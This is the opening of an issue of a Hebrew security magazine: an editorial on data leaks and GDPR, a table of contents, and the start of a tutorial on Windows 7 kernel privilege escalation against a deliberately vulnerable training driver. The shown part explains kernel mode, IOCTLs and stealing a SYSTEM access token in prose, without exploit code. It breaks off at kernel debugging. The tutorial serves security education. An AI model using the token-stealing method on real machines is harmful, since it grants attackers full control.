


Digital Whisper

גליון 90, ינואר 2018

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	אפיק קסטיאל
כתבים:	יובל עטיה, Blondy314, Spl0it, יואב קמיר ותומר זית

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper ו/או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגליון הפותח את שנת 2018, גליון מספר 90!

שנת 2017 חלפה לה, ושנת 2018 עומדת בפתח. אך רגע לפני שנקבל אותה ואת חולשותיה שתביא עלינו לטובה בזרועות פתוחות, חשבתי לעצור רגע, ולרפרף באירועי ההאקינג שפקדו אותנו השנה. בעודי עושה זאת, הבחנתי שהרבה מהאירועים שהסבו אליהם את אור הזרקורים כללו בסוף דליפה של אינספור רשומות על אזרחים פרטיים. לא מעט מידע מסווג ולא מידע עסקי מצא את עצמו חשוף לאינטרנט, אך נראה שרוב מי שנפגע באותם המקרים - היה האזרח הפרטי, ונראה שלא למדנו יותר מדי מהשנים שעברו.

אז מה? בשנת 2018 הנושא רק יחריף? נראה שבאמצע שנת 2018 אמורה להכנס לתוקפה ה-GPDR (קיצור של General Data Protection Regulation): מעין סופר-רגולציה אשר מתייחסת בעיקר ל-"איסוף, שמירה והעברה של נתונים אישיים של אנשים פרטיים בקפדנות רבה, וקובעת כללים אחידים לשמירה על הפרטיות.", אני חייב להודות שאני לא מבין גדול בתחום החוקה או המשפט, אך קל מאוד לראות, ולו רק על ידי קריאה זריזה של הפרטים, שלמישהו שם למעלה נמאס מהמצב שיש היום בתחום, וניכר כי הרגולציה כנראה תשפיע על כולנו בעתיד הלא כל כך רחוק (אם היא לא כבר החלה להשפיע).

המהלך הזה נראה טוב, אך הוא רחוק מלהיות מושלם, נראה שהחקיקה לא לקחה בחשבון הרבה נדבכים מהמציאות כפי שהיא כיום וככל הנראה יהיה קשה מאוד לגרום לה לפעול בצורה מלאה, עם זאת, הצעד הנ"ל בהחלט מבורך. נראה שגופים שיחרגו מהרגולציה הזאת, ובגלל רשלנותם מידע על אנשים פרטיים יזלוג - יפגעו במקום שכנראה הכי כואב להם - כסף. אחת הנקודות החשובות (שאני רואה לפחות) היא שהארגונים הסוררים יהפכו מ-"קורבנות תקיפה" ל-"אשמים ברשלנות".

ה-GDPR באמת תשנה את פני הדברים? מדובר בעוד פלסטר? רק הזמן יגיד...

ואיך אפשר לסיים את שנת 2017 מבלי קצת סטטיסטיקה שאנו מבטיחים לכם שתרכיב בצורה טבעית ומפתיעה את המספר העגול בעולם.

במהלך השנה, פרסמנו במסגרת המגזין 59MB שנשאו בחובם **893** עמודים אשר הרכיבו יחדיו **53** מאמרים. אותם מאמרים נכתבו במשך אינספור שעות, ע"י **58** חברים שהחליטו לתרום מזמנם ומחוכמתם לקהילה. מתוכם: **42** כותבים הם מצטרפים חדשים למשפחת כותבי המגזין ☺, משפחה שכוללת עד כה - **196** חברים, אשר בזכותם הפרוייקט ממשיך ומפרסם את התוכן שאתם קוראים כבר לא מעט שנים...

בנוסף, יש בגליון הזה עוד **36** תווים שיעזרו לכם להתמצא במבוך.

עם כניסת השנה החדשה, נרצה להגיד תודה לכל מי שליווה אותנו בשנה החולפת, לכל מי שנתן יד ועזר, ולכל מי שהחליט להרים את הכפפה ולהפסיק להיות פסיבי - החליט לתת מעצמו ומהידע שלו לטובת שאר חברי הקהילה. תודה רבה ל**רותם צדוק**, **ישראל (Sro) חורז'בסקי**, **יובל סיני**, **ינון שקדי**, **רן דובין**, **ד"ר אופיר פלא**, **ד"ר עמית דביר**, **פרופ' עופר הדר**, **עידו קנר**, **אנה דורפמן**, **אדיר אברהם**, **עו"ד יהונתן קלינגר**, **שי ד.**, **חן ארליך**, **דן פלד (MADM2B)**, **ליאור קשת**, **עדן ברגר**, **יונתן קריינר**, **א.ש. (Supermann)**, **ג.ב.**, **ניר רבסקי**, **אור צ'צ'יק**, **רועי שרמן**, **אסף ויצמן**, **דניאל לוי**, **D4d**, **תומר זית**, **שחר קורוט (Hutch)**, **כסיף דקל**, **טל בלום**, **אריאל קורן**, **זהר ברק**, **עומר כספי**, **אייל איטקין**, **גל ביטנסקי**, **יגאל אלפנט**, **עמרי הרשקוביץ**, **עומר גל**, **ינאי ליבנה**, **דן רווח**, **bindh3x**, **חי מזרחי**, **קייל נס**, **שחף עטון**, **ליעם שטיין**, **יובל עטיה**, **שקד ריינר**, **Bl4d3**, **עידו אלדור**, **יובל (tsif) נתיב**, **דר' גדי אלכסנדרוביץ'**, **תומר חדד**, **Blondy314**, **Spl0it** ו**יואב קמיר**.

ובפרט, נרצה להודות שנית, לכל מי שהחודש ושקד/ה כדי לתרום לנו וכתב/ה מאמר: תודה רבה ל**יובל עטיה**, תודה רבה ל-**Blondy314**, תודה רבה ל-**Spl0it**, תודה רבה ל**יואב קמיר** ותודה רבה ל**תומר זית**!

קריאה נעימה,

אפיק קסטיאל וניר אדר

תוכן עניינים

דבר העורכים	2
תוכן עניינים	4
Kernel Exploitation & Elevation Of Privileges On Windows 7	5
If You Build It - It Will (Cross) Compile	97
Portable Executable	111
Introduction To Bro Scripts	145
Escaping The Python Sandbox	158
דברי סיכום	168

Kernel Exploitation & Elevation of Privileges on Windows 7

מאת יובל עטיה

הקדמה

לרוב כשמדברים על חולשות (Vulnerabilities) ועל אקספלויטציה (Exploitation), הגביע הקדוש והנושא שזוכה להכי הרבה חשיפה הוא חולשות RCE - **R**emote **C**ode **E**xecution (בעברית: הרצת קוד מרוחק). משפחת החולשות הללו בהחלט ראויה לחשיפה שלה, שכן מדובר במשפחת חולשות שמאפשרות הרצת קוד שרירותי, לבחירת התוקף, במחשב מרוחק שאין לו גישה פיזית אליו. חלק נכבד מהחולשות שעסקתי בהן במאמר הקודם שלי במגזין - Pwning ELFs for Fun and Profit - הן חולשות RCE.

נדון בתרחיש הבא: התוקף מנסה להרוויח כסף מחברה כלשהי בעזרת כופרה (Ransomware). לחברה יש שירות כלשהו שמאזין בפורט מסוים ויש לו שימושים לגיטימיים רבים. השירות רץ בהרשאות מוגבלות. התוקף מגלה שהשירות פגיע, ובהינתן payload מסוים הוא יכול להריץ קוד משלו (חולשת RCE קלאסית). לכאורה, התוקף יכול להריץ את הכופרה שלו ולהמתין לכסף - אך מכיוון שהשירות רץ בהרשאות מוגבלות, יש פעולות רבות שלא יוכל לבצע והנזק של הכופרה לא יהיה מקיף מספיק, או שהיא בכלל תיכשל מכיוון שהיא מסתמכת על פעולות שלתהליך אין הרשאות לבצע אותן. יהיה נחמד מאוד לתוקף אם הוא היה יכול לבצע אסקלציה להרשאות שבהן הקוד שלו רץ..

כאן נכנסת לתמונה משפחה אחרת של חולשות - חולשות EoP - **E**levation of **P**rivileges (או Privilege Escalation ובעברית - הסלמת הרשאות). חולשות אלו הן חולשות אשר מאפשרות להריץ קוד בהרשאות גבוהות יותר משאמור היה להתאפשר לו, לדוגמה אם קוד שרץ כמשתמש רגיל ירוץ כ-SYSTEM (בלי שהמשתמש יספק לו הרשאות אלו). כמעט תמיד, נדבר על EoP מקומי - כלומר, EoP שמתבצע מתוך הנחה שכבר יש לנו יכולת הרצת קוד על המכונה.

היעד הכי "אטרקטיבי" לחיפוש חולשות EoP הוא קוד שרץ ב-Kernel-Mode, כגון דרייברים או הקרנל עצמו, וזאת מכיוון שקוד כזה רץ בהרשאות הגבוהות ביותר. במאמר זה, נתמקד ב-Windows (ספציפית ב-32bit Windows 7 SP1) ונראה, בעזרת HEVD (דרייבר פגיע במיוחד שנדון בו בהמשך), מספר דרכים לבצע אסקלציה להרשאות SYSTEM, תוך ניצול מגוון רחב של חולשות בדרייבר. נצלול לעומקי מנגנונים ב-Windows כמו Memory Pools,SEH ושלל פונקציות לא מתועדות, ונלמד כיצד להשתמש ב-WinDbg לצורך דיבוג קרנלי.

לפני שנצלול לעיקר, נתחיל בסקירה קצרה של נושאים שונים שחשוב שנכיר לפני שנוכל להתעסק עם הדרייבר.


רקע

User Mode & Kernel Mode

במדעי המחשב, המונח "Protection Rings" משמש בשביל לתאר מודל אבטחה שבו קיימות רמות שונות של הרשאות, כך שלא כל הקוד שרץ במכונה יהיה מסוגל לבצע את אותן פעולות. לרוב, מדברים על ארבעה Protection Rings, אך בפועל כמעט תמיד משתמשים רק ב-2 טבעות: ring-0 ו-ring-3.

המעבד (CPU) הוא הרכיב החמרתי אשר אחראי על ביצוע כל הפעולות שהתוכנה מבקשת לבצע, וניתן לחשוב עליו כעל ה"מוח" של המחשב. ברוב מערכות ההפעלה המודרניות, למעבד שני מצבים שונים - Kernel-Mode (ring 0) ו-User-Mode (ring 3)

לקוד שרץ ב-Kernel-Mode יש גישה מוחלטת לחומרה ולכל כתובת זיכרון, וקוד שרץ במצב הזה יהיה לרוב קוד של מערכת ההפעלה או קוד שעובד מול רכיב חומרתי כלשהו. כאשר קוד שרץ ב-Kernel-Mode קורס, התוצאה תהיה שגיאה שמערכת ההפעלה לא יכולה להתאושש ממנה. שגיאות כאלו גורמות למסך הכחול (BSoD או **B**lue **S**creen **o**f **D**eath) המפורסם ב-Windows:




ב-User-Mode, לעומת זאת, לקוד אין גישה ישירה לחומרה או לכתובות זיכרון פיזיות. על מנת לבצע פעולות שדורשות גישה כזאת ב-User-Mode (לדוגמה, על מנת ליצור קובץ), יש צורך בשימוש ב-API שמייצאת מערכת ההפעלה (Win API ב-Windows). ה-API הנ"ל משמש שכבת ביניים בין ה-User-Mode

ל-Kernel-Mode. כמובן שבסוף, על מנת לבצע את הפעולות הנדרשות, על המעבד להיכנס ל--Kernel Mode. הדבר נעשה באמצעות Syscalls, ולפעולות הללו השפעה כבדה על הביצועים.

מקריסות User-Mode ניתן להתאושש, ורק התהליך שקרס יושפע מהקריסה. רוב הקוד רץ ב--User Mode.

התרשים הבא מתאר את התקשורת בין רכיבים שרצים ב-User-Mode לבין רכיבים שרצים ב--Kernel Mode ב-Windows:



מי שמעוניין להרחיב את ההבנה שלו בנושא Syscalls ואיך המעבר מ-User-Mode ל-Kernel-Mode מתבצע ב-Windows, ועל הדרך להכיר דרך מגניבה לבצע Hooking בקרנל יכול לקרוא על כך במאמר בשם[System Call Hooking](#) שפרסם שחק שלו בגיליון ה-58 של המגזין.

Drivers

בתרשים שהובא למעלה, ניתן לראות שב-Kernel-Mode יש מונח שחוזר הרבה פעמים: דרייבר (Driver). קשה לספק הגדרה מדויקת אחת לדרייבר. בבסיסו, דרייבר הוא רכיב תוכנתי שמשמש רכיבים תוכנתיים אחרים (בין אם ב-Kernel ובין אם ב-userland) לתקשר עם רכיב חומרתי כלשהו שמחובר למחשב, ומנהל Device אחד או יותר. דרייברים הם קבצי PE לכל דבר, והסיומת המשויכת לדרייברים היא ".sys". תקשורת עם מקלדות, לדוגמה, ממומשת בדרייבר kbdclass.sys.

בד"כ, דרייברים ישבו תחת %systemroot%\System32\drivers, וירוצו באמצעות שירות (service) ייעודי. השירות שמריץ את kbdclass.sys הוא kbdclass:

```
C:\Users\Yuval>sc query kbdclass

SERVICE_NAME: kbdclass
        TYPE               : 1  KERNEL_DRIVER
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```

כמובן שלא כל דרייבר צריך לתקשר עם רכיב חומרתי - הגיוני שיהיה רק דרייבר אחד שיתקשר עם רכיב חומרתי, ודרייברים נוספים "מעליו", עד לכדי דרייבר Top-Level שמייצא API פשוט. סוג נוסף של דרייברים הוא Filter-Drivers: דרייברים שמתחברים ל-Devices ונמצאים בין המשתמש לבין הדרייבר, וכך יכולים לשלוט במידע המועבר אל, ומוחזר מן ה-Device עצמו. על בסיס הרעיון הזה, ניתן לרשום Keylogger.

באופן מסורתי, דרייברים הם רכיבים שרצים ב-Kernel-Mode. החל מ-Windows 98, המודל העיקרי בו נכתבו דרייברים הוא WDM - **W**indows **D**river **M**odel. דרייברים כאלו רצים בקרנל, והם דורשים הכרה עמוקה יחסית של מבנים ספציפיים למערכת ההפעלה והתעסקות בהרבה "טפל" שלא קשור לפונקציונליות של הדרייבר עצמו, אבל חשוב לתפקוד התקין של הדרייבר, מה שגרם לפיתוח דרייברים להיות משימה קשה מאוד, וגרם להרבה BSoD-ים שמייקרוסופט הואשמה בהם (ולא בצדק).


במטרה לפשט את מלאכת כתיבת הדרייברים, וכן להפחית את כמות ה-BSoD-ים שנגרמים על ידי דרייברים שנכתבים על ידי יצרנים צד-שלישי, מייקרוסופט יצרו תשית חדשה: WDF - **W**indows **D**rier **F**rameworks (**F**oundation). התשתית הזו עוטפת הרבה מההתעסקות בתכנות צמוד למערכת ההפעלה שהיה ב-WDM, ומאפשרת פיתוח מהיר ובטוח יותר של דרייברים. התשתית הזו מורכבת משני רכיבים:

- KMDF: **K**ernel **M**ode **D**river **F**ramework - תשתית לכתיבת דרייברים שרצים ב-Kernel-Mode.
- UMDF: **U**ser **M**ode **D**river **F**ramework - תשתית לכתיבת דרייברים שרצים ב-User-Mode, מה שמאפשר לדרייברים הנכתבים בתשתית זו ליהנות מכל היתרונות של ה-User-Mode.

הדרייבר אשר נדון בו במהלך המאמר נכתב ב-WDM, לכך נתעסק רק בתשתית הזו במאמר ונתעלם מהאחרות.

הרכיב אשר אחראי על תקשורת בין אפליקציות לבין דרייברים הוא ה-I/O Manager (רכיב קרנלי), והוא אחראי על הפניית הבקשה לדרייברים הרלוונטיים. התקשורת מתבצעת על בסיס I/O Request Packets - IRPs - מבנים שדומים בעקרונם לפקטות רשתיות, או לפקטות Windows Message. בקשת ה-I/O מועברת לכל הדרייברים ב-Stack הרלוונטי, מהעליון לתחתון, ולאחר מכן מפעפעת בחזרה לאפליקציה.

כל דרייבר יכול לבצע פעולות על סמך הבקשה, הן בדרך "הלוך" (במורד ה-Stack) בעזרת הגדרת Dispatchers ל-IRPs מסוימים (לדוגמה, בקשות Read, Close, Create וכו'), והן בדרך "חזור" (במעלה ה-Stack, על מנת למסור את התגובה לאפליקציה) בעזרת הגדרת Completion Routines לבקשה במהלך הטיפול הראשוני בה. האיור הבא ממחיש את הקשר בין האפליקציה שרוצה להשתמש בהתקן כלשהו, להתקן עצמו:



כאמור, ישנן בקשות I/O מוגדרות שכל דרייבר יכול לתמוך בהן, כמו בקשות Create (שה-Dispatcher הרלוונטי להן ירוץ בעת קריאה ל-CreateFile עם שם ה-Device שהדרייבר מטפל בו), או Close (שה-Dispatcher הרלוונטי ירוץ בעת קריאה ל-CloseHandle עם Handle ל-Device שהדרייבר מטפל בו). ברור שלא כל הדרייברים רוצים לתמוך בדיוק באותן בקשות, ורוב הדרייברים ירצו לתמוך בפונקציונליות ייעודית משלהם. על מנת להרחיב את הפונקציונליות הבסיסית של הדרייבר, ניתן להגדיר IOCTLs - I/O Controls. במידה מסוימת, ניתן להקביל IOCTLs ל-Windows Message: פשוט מדובר בערך מסוים שניתן להעביר לדרייבר על מנת שיבצע פונקציונליות מוגדרת מראש. על מנת להשתמש ב-IOCTL מה-Userland, נשתמש בפונקציה DeviceIoControl, שהחתימה שלה היא:

```
BOOL WINAPI DeviceIoControl(
  _In_        HANDLE       hDevice,
  _In_        DWORD        dwIoControlCode,
  _In_opt_    LPVOID       lpInBuffer,
  _In_        DWORD        nInBufferSize,
  _Out_opt_   LPVOID       lpOutBuffer,
  _In_        DWORD        nOutBufferSize,
  _Out_opt_   LPDWORD      lpBytesReturned,
  _Inout_opt_ LPOVERLAPPED lpOverlapped
);
```

נסקור בקצרה את הארגומנטים החשובים:

- hDevice הוא ה-handle ל-device איתו נרצה לתקשר. נשיג אותו מקריאה ל-CreateFile עם שם ה-device.
- dwIoControlCode הוא הקוד של ה-IOCTL אותו נרצה שהדרייבר יבצע.
- lpInBuffer הוא מצביע לבאפר בו נמצאים כל הערכים שנרצה לספק כקלט ל-IOCTL.
- lpOutBuffer הוא מצביע לבאפר בו הדרייבר ישתמש על מנת להחזיר תשובה למשתמש.

את כל התקשורת עם הדרייבר שנעסוק בו בהמשך נבצע בעזרת קריאות ל-DeviceIoControl. בניגוד ל-main אליו אנו רגילים מאפליקציות User-Mode, בדרייברים ה-"main" נקרא DriverEntry.

לקריאה נוספת בנושא דרייברים, ניתן לקרוא את המאמרים "Rootkits - חלק ב'" מאת אורי (Zerith) שפורסם בגיליון ה-7 של המגזין, ו-"Kernel-Mode Rootkits" מאת vbCrLf (אורי להב) בגיליון ה-21 של המגזין.

Elevation of Privileges

בשלב הזה יש לנו הבנה בסיסית של החלוקה ל-User-Mode ו-Kernel-Mode, דרייברים ותקשורת מה-User-Mode איתם ב-Windows. בסעיף הזה, נעסוק בסיבה שהקרנל מעניין אותנו מהצד ההתקפי.

בשלב שבו אנו מסוגלים להריץ קוד במכונה (בין אם בעזרת חולשת RCE או פשוט בעזרת גישה פיזית), סביר להניח שההרשאות של התהליך שלנו עדיין יהיו מוגבלות. אם נרצה לבצע פעולות שדורשות הרשאות גבוהות, נצטרך למצוא דרך להעצים את ההרשאות של התהליך שלנו.

הישות בעלת ההרשאות הגבוהות ביותר ב-Windows היא NT AUTHORITY\SYSTEM, לישות זו הרשאות גבוהות יותר מל-Administrator (לדוגמה, יש מספר מפתחות רג'יסטרי ש-Administrator לא יכול לגשת אליהם). אם התהליך שלנו ירוץ כ-SYSTEM, לא יהיו פעולות שלא נוכל לבצע (במגבלות ה-userland, כמובן) ולמעשה נשיג שליטה מוחלטת על המכונה. כאשר אנו מנסים להשיג מטרה זו, כל מה שרץ ב-Kernel-Mode הוא מטרה מאוד אידאלית - כפי שציינו, לקוד שרץ ב-Kernel-Mode יש הרשאות גבוהות מאוד, שמאפשרות לו, בין היתר, לקרוא ולכתוב לתוך כל כתובת זיכרון (ואם הכתובת מוגנת, אז להוריד את ההגנות ואז לבצע את הפעולה), לכן אם נוכל למצוא פרצה ברכיב שרץ ב-Kernel-Mode (או בקרנל עצמו), נוכל לשנות את ההרשאות של התהליך שלנו (שכן גם הן מוגדרות במקום כלשהו בזיכרון - עוד על כך בהמשך).

המעשה של ניצול חולשה על מנת להשיג הרשאות גבוהות יותר נקרא Privilege Escalation, ולחולשות אשר מאפשרות מעשה זה קוראים לרוב חולשות EoP - **E**levation **o**f **P**rivileges. לרוב, ניתן יהיה לנצל חולשות כאלו רק במצב שבו כבר יש לנו יכולת להריץ קוד על המכונה, לכן נפוץ גם המונח Local Privilege Escalation.

Access Tokens

לאחר שהבנו את הפוטנציאל שבחולשות EoP, ננסה להבין את אופן הניצול שלהן. בשביל להבין כיצד ניתן לנצל חולשה בדרייבר כלשהו, לדוגמה, על מנת לבצע אסקלציה להרשאות של התהליך שלנו, נצטרך קודם להבין כיצד Windows מנהל את הרשאותיו של התהליך.

כאשר משתמש מחובר למערכת, ההרשאות שלו מנוהלות באמצעות אובייקט בשם Access Token. האובייקט הזה הוא אובייקט קרנלי, והוא מכיל מידע בעל חשיבות אבטחתית על המשתמש, כמו המזהה הייחודי שלו (**S**ecurity **Id**entifier - SID), הקבוצות שהוא שייך אליהן, וההרשאות שלו. כאשר תהליך נוצר על ידי משתמש כלשהו, הוא מקבל העתק של ה-Access Token המשויך למשתמש, וה-Access Token של התהליך משמש את המערכת על מנת להגביל את הפעולות שהתהליך יכול לבצע ואת הגישות שלו לאובייקטים מאובטחים.

דרך פשוטה לביצוע Privilege Escalation היא גניבת ה-Access Token של תהליך בעל הרשאות גבוהות יותר מהתהליך שלנו, והעתקתו לתהליך שלנו. בכל מערכות Windows, התהליך System הוא בעל ה-PID (מזהה ייחודי של התהליך) 4, ורץ (מן הסתם) בהרשאות SYSTEM. מכיוון שב-Kernel-Mode יש לנו הרשאות לגשת לכל מרחב הזיכרון, נוכל, בעזרת ה-shellcode המתאים, למצוא את ה-Access Token של System (תוך הסתמכות על העובדה שהשם של התהליך וה-PID שלו תמיד קבועים) ולהחליף בו את ה-Access Token של התהליך שנרצה להעלות את ההרשאות שלו, וכך נהפוך ממשתמש מוגבל ל-SYSTEM.

לשיטה שתיארנו קוראם גניבת Token (או Token Stealing), וזו השיטה שנשתמש בה במאמר על מנת לבצע PE. ישנן דרכים נוספות שלא נתאר כאן.

על סמך השיטה הזו, נפתח shellcode בו נשתמש לאורך המאמר. על מנת לפתח את ה-shellcode שלנו, עלינו קודם להבין איך נוכל לדבג את מערכת ההפעלה (על מנת שנוכל למצוא את המבנים הרלוונטיים ולכתוב את ה-shellcode).


Kernel Debugging 101

כנראה שהדבר הכי מאתגר כשמתעסקים בעולם הקרנל הוא הדיבוג - בניגוד לאפליקציות User-Mode, שניתן לדבג בפשטות מאותה מכונה בה הן רצות, לא ניתן לעשות אותו דבר עבור רכיבים שרצים ב-Kernel-Mode, וזאת מכיוון שדיבוג של הקרנל פירושו עצירת ההרצה של כלל הקרנל.

